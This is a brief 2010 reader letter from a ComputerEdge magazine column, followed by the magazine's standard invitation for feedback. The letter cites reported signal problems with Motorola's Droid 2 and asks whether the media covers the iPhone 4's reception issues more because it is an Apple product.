[Regarding the August 13 Editors Letters: Tips and Thoughts from Readers column:]

Motorola's latest Droid 2 is reportedly having problems holding a consistent signal, even when people aren't holding it, as reported by MobileCrunch (www.mobilecrunch.com/2010/08/13/uh-oh-early-droid-2-units-having-signal-issues/).

The question is how many mobile phones have similar problems, and does the iPhone 4 have more or less problems, or does the media just publicize the iPhone 4's problems more because it's from Apple?

-Wally Wang

ComputerEdge always wants to hear from you, our readers. If you have specific comments about one of our articles, please click the "Tell us what you think about this article!" link at the top or bottom of the article/column. Your comments will be attached to the column and may appear at a later time in the "Editor's Letters" section.

If you want to submit a short "ComputerQuick Review", or yell at us, please e-mail us at ceditor@computoredge.com.
